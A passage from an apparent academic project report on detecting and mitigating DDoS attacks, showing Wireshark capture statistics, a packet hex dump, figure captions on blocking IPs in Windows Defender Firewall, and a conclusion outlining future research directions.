


Fig 5.11 Captured record of created traffic




Fig 5.12 Creation of new rule in the windows fire wall defender by blocking the IP address




Fig 5.13 Blocking the IP address in windows defender




Fig 5.14 Changing settings in windows defender firewall

Wireshark - Source and Destination Addresses - Wi-Fi

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
> Source IPv4 Addresses	44				0.0036	100%	0.0400	4.713
> Destination IPv4 Addresses	44				0.0036	100%	0.0400	4.713
52.204.140.122	2				0.0002	4.55%	0.0100	4.389
35.174.210.7	5				0.0004	11.36%	0.0100	4.388
239.255.255.250	24				0.0020	54.55%	0.0200	8.605
192.168.29.255	7				0.0006	15.91%	0.0100	0.206
192.168.29.164	5				0.0004	11.36%	0.0200	4.713
13.33.144.35	1				0.0001	2.27%	0.0100	5.542

Frame 1: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on
 Ethernet II, Src: Sercomm_03:10:01 (6c:df:fb:23:10:01), Dst: IPv6mcast_01
 Internet Protocol Version 6, Src: fe80::6edf:fbff:fe23:1001, Dst: ff02::1
 Internet Control Message Protocol v6

0000 33 33 00 00 01 6c df fb 23 10 01 86 dd 60 00 33...1...#...
 0010 00 00 00 58 3a ff fe 80 00 00 00 00 00 6e df ...X:...n...
 0020 fb ff fe 23 10 01 ff 02 00 00 00 00 00 00 00 ...#...
 0030 00 00 00 00 01 86 00 a0 b3 40 48 0e 10 00 00@H...
 0040 00 00 00 00 00 03 04 40 c0 00 00 08 ca 00 00@...
 0050 08 ca 00 00 00 24 05 02 01 d8 08 1f 84 00 00\$...
 0060 00 00 00 00 00 19 03 00 00 00 08 ca 24 05\$...
 0070 02 01 d8 08 1f 84 00 00 00 c0 a8 1d 01 05 011...
 0080 00 00 00 05 dc 01 01 6c df fb 23 10 011...#...

Wireshark - Wi-Fi, 20200523113414, a12400.pcapng

Packets: 54 · Displayed: 54 (100.0%)

Profile: Default

Type here to search

1335
23-05-2020

Fig 5.15 Observation after blocking the IP addresses

CHAPTER-6

FUTURE WORK AND CONCLUSION

Distributed denial of service is a vital problem that requires an intricate solution. This records work is presented interoperability DoS defense structure that successfully handles a broad range of the attacks. The proposed DoS mechanisms achieve excellent performance with a modest network size. It provides good service to legitimate data exchange during the attack, which is the ultimate goal of DDoS defense. It also detects and controls numerous DDoS attacks. In this chapter, we summarize the DDoS problem, the proposed approaches features and performance.

DoS attacks are quite advanced methods of attacking a network system to make it unusable to legitimate network users. One promising direction is to develop a comprehensive solution that encompasses several defense activities to trap variety of DDoS attacks. If one level of defense fails, others still have the possibility to defend against attacks. The following are the new research directions in the field of DoS.

6.1.1 Software Defined Network (SDN) infrastructure

The deployment of SDN will reduce the activities of attackers; however, it could make mitigation techniques more effective and their deployment more flexible. Future direction focused is on finding a method to optimally mitigate spoofed and non-spoofed DDoS attacks in a SDN environment.

6.1.2 Cross Layer Design

DoS attacks could be implemented to target any layer of the Open Systems Interconnection (OSI) layers. Cross Layer Design techniques to detect and identify the attackers and to mitigate the attack by minimizing the negative impact on the network. The development of cross layer design based detection mechanism is one of the solutions for DoS prevention.

6.1.3 Interoperability Architectures

Future communication and monitoring systems will be developed based on IPV6 which support Internet of Things. Hence a globally recognized interoperability security mechanism is required to support the safety access of emerging computing architectures

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